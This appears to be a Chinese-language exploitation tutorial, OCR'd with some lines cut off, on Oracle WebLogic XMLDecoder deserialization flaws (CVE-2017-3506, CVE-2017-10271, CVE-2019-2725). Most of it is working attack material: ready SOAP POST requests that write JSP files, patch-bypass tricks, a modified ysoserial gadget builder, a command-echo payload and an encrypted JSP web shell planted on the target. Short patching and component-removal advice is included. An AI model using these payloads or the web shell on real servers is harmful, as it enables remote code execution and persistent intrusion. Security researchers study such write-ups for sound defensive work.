/wls-wsat/ParticipantPortType11
/wls-wsat/RegistrationRequesterPortType11
```

构造 写入文件 数据包发送，如下，其中`Content-Type需要等于text/xml,否则可能导致XMLDecoder不解析。`

```
POST /wls-wsat/RegistrationPortTypeRPC HTTP/1.1
Host: 127.0.0.1:7001
User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: text/xml
Connection: close
Content-Length: 629

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
    <soapenv:Header>
    <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
    <java>
        <object class="java.io.PrintWriter">
        <string>servers/AdminServer/tmp/_WL_internal/bea_wls_internal/9j4dqk/war/test33.jsp</string>
        <void method="println">
        <string>
                <![CDATA[
            <% out.print("test777776666666"); %>
                ]]>
            </string>
        </void>
        <void method="close"/>
        </object>
    </java>
    </work:WorkContext>
    </soapenv:Header>
    <soapenv:Body/>
</soapenv:Envelope>
```

访问 `/bea_wls_internal/test2.jsp`,如下：



不熟悉JAVA的小伙伴们可能会对这个构造的XML有所疑惑，可以参考下这篇文章。

CVE-2017-3506的补丁加了验证函数，补丁在weblogic/wsee/workarea/WorkContextXmlInputAdapter.java中添加了validate方法, 验证Payload中的节点是否存在object Tag。

```
private void validate(InputStream is){
      WebLogicSAXParserFactory factory = new WebLogicSAXParserFactory();
      try {
         SAXParser parser =factory.newSAXParser();
         parser.parse(is, newDefaultHandler() {
            public void startElement(String uri, StringlocalName, String qName, Attributes attributes)throws SAXException {
               if(qName.equalsIgnoreCase("object")) {
                  throw new IllegalStateException("Invalid context type: object");
               }
            }
         });
      } catch(ParserConfigurationException var5) {
         throw new IllegalStateException("Parser Exception", var5);
      } catch (SAXExceptionvar6) {
         throw new IllegalStateException("Parser Exception", var6);
      } catch (IOExceptionvar7) {
         throw new IllegalStateException("Parser Exception", var7);
      }
   }
```


我们将object换成void就可绕过此补丁，产生了CVE-2017-10271。

```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
    <soapenv:Header>
    <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
    <java>
        <void class="java.io.PrintWriter">
        <string>servers/AdminServer/tmp/_WL_internal/bea_wls_internal/9j4dqk/war/test33.jsp</string>
        <void method="println">
        <string>
                <![CDATA[
            <% out.print("test777776666666"); %>
                ]]>
            </string>
        </void>
        <void method="close"/>
        </void>
    </java>
    </work:WorkContext>
    </soapenv:Header>
    <soapenv:Body/>
</soapenv:Envelope>
```

修复建议

1）安装补丁。
2）或删除wls-wsat组件，再次访问返回404.

```
1.删除C:\Oracle\Middleware\wlserver_10.3\server\lib\wls-wsat.war

2.删除C:\Oracle\Middleware\user_projects\domains\base_domain\servers\AdminServer\tmp\.internal\wls-wsat.war

3.删除C:\Oracle\Middleware\user_projects\domains\base_domain\servers\AdminServer\tmp\_WL_internal\wls-wsat

4.重启Weblogic
```



Note：wls-wsat.war属于一级应用包，对其进行移除或更名操作可能造成未知的后果，Oracle官方不建议对其进行此类操作。

Weblogic wls9_async_response,wls-wsat 反序列化远程代码执行漏洞（CVE-2019-2725）

影响组件：bea_wls9_async_response.war, wls-wsat.war
影响版本：10.3.6.0, 12.1.3.0

bea_wls9_async_response.war

访问 /_async/AsyncResponseService
返回如下页面，则可能存在此漏洞。

漏洞不仅存在于 /_async/AsyncResponseService
只要是在bea_wls9_async_response包中的Uri皆受到影响，可以查看web.xml得知所有受到影响的Uri，路径为：

```
C:\Oracle\Middleware\user_projects\domains\base_domain\servers\AdminServer\tmp\_WL_internal\bea_wls9_async_response\8tpkys\war\WEB-INF\web.xml
```

默认受到影响的Uri如下：

```
/_async/AsyncResponseService
/_async/AsyncResponseServiceJms
/_async/AsyncResponseServiceHttps
```

wls-wsat.war受影响的URI见XMLDecoder 反序列化漏洞（CVE-2017-10271 & CVE-2017-3506）

此漏洞实际上是CVE-2017-10271的又一入口，那么它是怎么绕过CVE-2017-10271的补丁，执行REC的呢。

先来看一下CVE-2017-10271的补丁代码：

```
public void startElement(String uri, String localName, String qName, Attributesattributes)throws SAXException {
            if(qName.equalsIgnoreCase("object")) {
               throw new IllegalStateException("Invalid element qName:object");
            } else if(qName.equalsIgnoreCase("new")) {
               throw new IllegalStateException("Invalid element qName:new");
            } else if(qName.equalsIgnoreCase("method")) {
               throw new IllegalStateException("Invalid element qName:method");
            } else {
```

```
               if(qName.equalsIgnoreCase("void")) {
                  for(int attClass = 0; attClass < attributes.getLength();++attClass) {
                     if(!"index".equalsIgnoreCase(attributes.getQName(attClass))){
                        throw new IllegalStateException("Invalid attribute for elementvoid:" + attributes.getQName(attClass));
                     }
                  }
               }
               if(qName.equalsIgnoreCase("array")) {
                  String var9 =attributes.getValue("class");
                  if(var9 != null &&!var9.equalsIgnoreCase("byte")) {
                     throw new IllegalStateException("The value of class attribute is notvalid for array element.");
                  }
```

其中CVE-2017-3506的补丁是过滤了object，CVE-2017-10271的补丁是过滤了new，method标签，且void后面只能跟index，array后面可以跟class，但是必须要是byte类型的。
绕过CVE-2017-10271补丁是因为class标签未被过滤所导致的，这点我们可以从Oracle 发布的CVE-2019-2725补丁看出来，
CVE-2019-2725补丁新增部分内容，将class加入了黑名单，限制了array标签中的byte长度。如下：

```
else if (qName.equalsIgnoreCase("class")) {
               throw new IllegalStateException("Invalid element qName:class");
}


else {
       if (qName.equalsIgnoreCase("array")) {
          String attClass = attributes.getValue("class");
          if (attClass != null && !attClass.equalsIgnoreCase("byte")) {
             throw new IllegalStateException("The value of class attribute is not valid for array element.");
          }
          String lengthString = attributes.getValue("length");
          if (lengthString != null) {
             try {
                int length = Integer.valueOf(lengthString);
                if (length >= WorkContextXmlInputAdapter.MAXARRAYLENGTH) {
                   throw new IllegalStateException("Exceed array length limitation");
                }
                this.overallarraylength += length;
                if (this.overallarraylength >= WorkContextXmlInputAdapter.OVERALLMAXARRAYLENGTH) {
                   throw new IllegalStateException("Exceed over all array limitation.");
                }
             } catch (NumberFormatException var8) {
```

复现：

Weblogic 10.3.6 利用oracle.toplink.internal.sessions.UnitOfWorkChangeSet构造函数执行readObject().

构造函数参考

```
public UnitOfWorkChangeSet(byte[] bytes) throws java.io.IOException, ClassNotFoundException {
    java.io.ByteArrayInputStream  byteIn = new java.io.ByteArrayInputStream(bytes);
    ObjectInputStream objectIn = new ObjectInputStream(byteIn);
 //bug 4416412: allChangeSets set directly instead of using setInternalAllChangeSets
    allChangeSets = (IdentityHashtable)objectIn.readObject();
    deletedObjects = (IdentityHashtable)objectIn.readObject();
    }
```

UnitOfWorkChangeSet的参数是一个Byte数组，因此我们需要将Payload转换为Byte[].

利用ysoserial生成Payload

```
java -jar ysoserial-0.0.6-SNAPSHOT-BETA-all.jar Jdk7u21 "cmd /c echo lxhsec > servers/AdminServer/tmp/_WL_internal/bea_wls9_async_respor
```

然后使用下列代码，将Payload进行转换成Byte[]


```
import java.beans.XMLEncoder;
import java.io.*;

public class Test{
    public static void main(String[] args) throws Exception {

        File file = new File("C:\\Users\\lxhsec\\Downloads\\JRE8u20_RCE_Gadget-master\\exploit.ser");
        //读取ysoserial文件生成的payload
        FileInputStream fileInputStream = new FileInputStream(file);

        ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream((int) file.length());

        int buf_size=1024;
        byte[] buffer=new byte[buf_size];
        int len=0;

        while(-1 != (len=fileInputStream.read(buffer,0,buf_size))){
            byteArrayOutputStream.write(buffer,0,len);
        }

        BufferedOutputStream oop = new BufferedOutputStream(new FileOutputStream(new File("C:\\Users\\lxhsec\\Downloads\\ysoserial-maste

        //使用jdk的xmlencoder把byte数组写入到 result.txt
        XMLEncoder xmlEncoder = new XMLEncoder(oop);
        xmlEncoder.flush();
        xmlEncoder.writeObject(byteArrayOutputStream.toByteArray());
```

```
        xmlEncoder.close();
        byteArrayOutputStream.close();
        fileInputStream.close();

    }
}
```

拼接Payload

```
POST /wls-wsat/CoordinatorPortType HTTP/1.1
Host: 127.0.0.1:7001
User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:48.0) Gecko/20100101 Firefox/48.0
Accept:*/*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Content-Type: text/xml
Content-Length: 178338

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:wsa="http://www.w3.org/2005/08/addressing" xmlns:asy="
<java><class><string>oracle.toplink.internal.sessions.UnitOfWorkChangeSet</string><void>
//此处填写上面生成的XML。
</void></class></java></work:WorkContext></soapenv:Header><soapenv:Body><asy:onAsyncDelivery/></soapenv:Body></soapenv:Envelope>
```

效果:



使用ysoserial生成的只能适用于Windows平台，如果在Linux平台使用，则又要进行一次编译，兼容性有点不太好，因此我们可以将ysoserial稍稍的进行更改。

这里我们将ysoserial的Gadgets.java文件进行更改。路径为：`ysoserial-master\src\main\java\ysoserial\payloads\util\Gadgets.java`.

```
    public static <T> T createTemplatesImpl ( final String command, Class<T> tplClass, Class<?> abstTranslet, Class<?> transFactory )
            throws Exception {
        final T templates = tplClass.newInstance();

        // use template gadget class
        ClassPool pool = ClassPool.getDefault();
        pool.insertClassPath(new ClassClassPath(StubTransletPayload.class));
        pool.insertClassPath(new ClassClassPath(abstTranslet));
        final CtClass clazz = pool.get(StubTransletPayload.class.getName());

        // ---Start
        String cmd = "";

        if(command.startsWith("filename:")) {
            String filename = command.substring(9);
            try {
                File file = new File(filename);
                if (file.exists()) {
                    FileReader reader = new FileReader(file);
                    BufferedReader br = new BufferedReader(reader);
                    StringBuffer sb = new StringBuffer("");
                    String line = "";
                    while ((line = br.readLine()) != null) {
                        sb.append(line);
                        sb.append("\r\n");
                    }
                    cmd = sb.toString();
                } else {
                    System.err.println(String.format("filename %s not exists!", filename));
                    System.exit(0);
                }
            } catch (IOException e) {
                e.printStackTrace();
            }
        }else {
            // run command in static initializer
            // TODO: could also do fun things like injecting a pure-java rev/bind-shell to bypass naive protections
            cmd = "java.lang.Runtime.getRuntime().exec(\"" +
                    command.replaceAll("\\\\","\\\\\\\\").replaceAll("\"", "\\\"") +
                    "\");";
        }
```

```
        System.err.println(cmd);
        // ---end

        clazz.makeClassInitializer().insertAfter(cmd);
        // sortarandom name to allow repeated exploitation (watch out for PermGen exhaustion)
        clazz.setName("ysoserial.Pwner" + System.nanoTime());
        CtClass superC = pool.get(abstTranslet.getName());
        clazz.setSuperclass(superC);

        final byte[] classBytes = clazz.toBytecode();

        // inject class bytes into instance
        Reflections.setFieldValue(templates, "_bytecodes", new byte[][] {
            classBytes, ClassFiles.classAsBytes(Foo.class)
        });

        // required to make TemplatesImpl happy
        Reflections.setFieldValue(templates, "_name", "Pwnr");
        Reflections.setFieldValue(templates, "_tfactory", transFactory.newInstance());
        return templates;
    }
```

保存后重新编译`mvn clean package -DskipTests`.

编译使用的是JDK1.8

修改后的ysoserial，将命令执行，转换成了代码执行。

整个兼容两边平台的代码TestCode.txt。


```
//TestCode.txt
String WEB_PATH = "servers/AdminServer/tmp/_WL_internal/bea_wls9_async_response/8tpkys/war/echolxhsec.jsp";
String ShellContent = "<%@page import=\"java.util.*,javax.crypto.*,javax.crypto.spec.*\"%><%!class U extends ClassLoader{U(ClassLoader c

try {
    java.io.PrintWriter printWriter = new java.io.PrintWriter(WEB_PATH);
    printWriter.println(ShellContent);
    printWriter.close();
} catch (Exception e) {
    e.printStackTrace();
}
```

执行：

```
java -jar ysoserial-0.0.6-SNAPSHOT-all.jar Jdk7u21 "filename:C:\Users\lxhsec\Desktop\TestCode.txt" > result.txt
```

```
C:\Users\lxhsec\Downloads\ysoserial-master\target>java -jar ysoserial-0.0.6-SNAPSHOT-all.jar Jdk7u21 "filename:C:\Users\lxh
sec\Desktop\TestCode.txt" > result.txt
String WEB_PATH = "servers/AdminServer/tmp/_WL_internal/bea_wls9_async_response/8tpkys/war/echolxhsec.jsp";
String ShellContent = "<%@page import=\"java.util.*,javax.crypto.*,javax.crypto.spec.*\"%><%!class U extends ClassLoader{U(
ClassLoader c){super(c);}public Class g(byte []b){return super.defineClass(b,0,b.length);}}%><%if(request.getParameter(\"pa
ss\")!=null){String k=(\"\"+UUID.randomUUID()).replace(\"-\",\"\").substring(16);session.putValue(\"u\",k);out.print(k);ret
urn;}Cipher c=Cipher.getInstance(\"AES\");c.init(2,new SecretKeySpec((session.getValue(\"u\")+\"\").getBytes(),\"AES\"));ne
w U(this.getClass().getClassLoader()).g(c.doFinal(new sun.misc.BASE64Decoder().decodeBuffer(request.getReader().readLine())
)).newInstance().equals(pageContext);%>";

try {
        java.io.PrintWriter printWriter = new java.io.PrintWriter(WEB_PATH);
        printWriter.println(ShellContent);
        printWriter.close();
} catch (Exception e) {
        e.printStackTrace();
}


C:\Users\lxhsec\Downloads\ysoserial-master\target>
```


reuslt.txt转换成Byte[]后执行，如下：



访问:`http://127.0.0.1:7001/_async/echolxhsec.jsp`

Weblogic 12.1.3 利用org.slf4j.ext.EventData构造函数执行readObject().

oracle.toplink.internal.sessions.UnitOfWorkChangeSet在Weblogic 12.1.3中不存在，因此需要重新找利用链。



Weblogic的黑名单只会过滤传入的第一层XML，使用org.slf4j.ext.EventData传入的第一层XML是String，因此绕过黑名单检测。


构造函数参考

```
public EventData(String xml) {
    ByteArrayInputStream bais = new ByteArrayInputStream(xml.getBytes());
    try {
     XMLDecoder decoder = new XMLDecoder(bais);
     this.eventData = (Map<String, Object>) decoder.readObject();
    } catch (Exception e) {
     throw new EventException("Error decoding " + xml, e);
    }
}
```

构造写入文件Payload，如下。

```
POST /_async/AsyncResponseService HTTP/1.1
Host: 192.168.124.129:7001
User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Content-Type: text/xml
Content-Length: 962

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:wsa="http://www.w3.org/2005/08/addressing" xmlns:asy="
<java><class><string>oracle.toplink.internal.sessions.UnitOfWorkChangeSet</string><void><class><string>org.slf4j.ext.EventData</string><
<![CDATA[<java>
        <object class="java.io.PrintWriter">
        <string>servers/AdminServer/tmp/_WL_internal/bea_wls_internal/9j4dqk/war/test.jsp</string>
       <void method="println">
       <string>lxhsecTest</string>
       </void>
       <void method="close"/>
      </object>
      </java>]]></string></void></class>
</void></class></java></work:WorkContext></soapenv:Header><soapenv:Body><asy:onAsyncDelivery/></soapenv:Body></soapenv:Envelope>
```

结果:



wls-wsat.war

Weblogic 10.3.6 回显构造.


bea_wls9_async_response.war的反序列化链无法造成回显，但是wls-wsat.war的却可以。

访问：/wls-wsat/CoordinatorPortType

以下测试均在 JDK 1.6.0_45 64bit 下进行。

拿lufei大佬的工具改改。

这里我直接使用lufei的工具，发现 > 等特殊字符，会被当成字符串。



这里将工具的exec函数更改，如下：

```
import java.io.*;

public class ResultBaseExec {
    public static String exec(String cmd) throws Exception {
        String osTyp = System.getProperty("os.name");
        Process p;
        if (osTyp != null && osTyp.toLowerCase().contains("win")) {
            //执行命令
//            p = Runtime.getRuntime().exec("cmd /c " + cmd);
            p = Runtime.getRuntime().exec(new String[]{"cmd.exe", "/c", cmd});
        }else{
            //执行命令
//            p = Runtime.getRuntime().exec("/bin/sh -c " + cmd);
            p = Runtime.getRuntime().exec(new String[]{"/bin/sh", "-c", cmd});
        }
        InputStream fis=p.getInputStream();
        InputStreamReader isr=new InputStreamReader(fis);
        BufferedReader br=new BufferedReader(isr);
        String line=null;
        String result = "";
        while((line=br.readLine())!=null)
        {
            result = result + line;
        }
        return result;
    }

}
```

编译成.class文件

```
"C:\Program Files\Java\jdk1.6.0_45\bin\javac.exe" C:\Users\lxhsec\Downloads\WeblogicCode\src\main\java\ResultBaseExec.java
```

接着将.class转换成Base64，当然你转成hex这些也可以。

```
import sun.misc.BASE64Encoder;

import java.io.ByteArrayOutputStream;
import java.io.FileInputStream;
import java.io.IOException;
import java.io.InputStream;

public class toBase64 {
    public static byte[] toByteArray(InputStream in) throws IOException, IOException {

        ByteArrayOutputStream out = new ByteArrayOutputStream();
        byte[] buffer = new byte[1024 * 4];
        int n = 0;
        while ((n = in.read(buffer)) != -1) {
            out.write(buffer, 0, n);
        }
        return out.toByteArray();
    }
    public static void main(final String[] args) throws Exception {
        BASE64Encoder base64Encoder = new BASE64Encoder();
```

```
        //class文件路径
        InputStream in = new FileInputStream("C:\\Users\\lxhsec\\Downloads\\WeblogicCode\\src\\main\\java\\ResultBaseExec.class");
        byte[] data = toByteArray(in);
        in.close();
        String encode = base64Encoder.encodeBuffer(data);
        System.out.println(encode);
    }
}
```


```
yv66vgAAADIAXAoAGgArCAAsCgAtAC4KAAgALwgAMAoACAAxCgAyADMHADQIADUIADYKADIANwgAOAgAOQoAOgA7BwA8CgAPAD0HAD4KABEAPwgAQAoAEQBBBwBCCgAVACsKABUA
```

生成之后使用test_code测试，发现>被解析成了我们想要的。

替换

```
clazz.makeClassInitializer()
        .insertAfter(""
                + "String ua = ((weblogic.servlet.internal.ServletRequestImpl)((weblogic.work.ExecuteThread)Thread.currentThread()).getC
                + "String R = \"yv66vgAAADIAXAoAGgArCAAsCgAtAC4KAAgALwgAMAoACAAxCgAyADMHADQIADUIADYKADIANwgAOAgAOQoAOgA7BwA8CgAPAD0HAD4K
                + "sun.misc.BASE64Decoder decoder = new sun.misc.BASE64Decoder();"
                + "byte[] bt = decoder.decodeBuffer(R);"
                + "org.mozilla.classfile.DefiningClassLoader cls = new org.mozilla.classfile.DefiningClassLoader();"
                + "Class cl = cls.defineClass(\"ResultBaseExec\",bt);"
                + "java.lang.reflect.Method m = cl.getMethod(\"exec\",new Class[]{String.class});"
                + "Object object = m.invoke(cl.newInstance(),new Object[]{ua});"
                + "weblogic.servlet.internal.ServletResponseImpl response = ((weblogic.servlet.internal.ServletRequestImpl)((weblogic.wo
                + "weblogic.servlet.internal.ServletOutputStreamImpl outputStream = response.getServletOutputStream();\n"
                + "outputStream.writeStream(new weblogic.xml.util.StringInputStream(object.toString()));\n"
                + "outputStream.flush();\n"
                + "response.getWriter().write(\"\");"
                + "");
```

然后运行JDK7u21,编译生成Byte[], 执行。



Weblogic 12.1.3 回显构造.

将


```
clazz.makeClassInitializer()
        .insertAfter(""
                + "String ua = ((weblogic.servlet.internal.ServletRequestImpl)((weblogic.work.ExecuteThread)Thread.currentThread()).getC
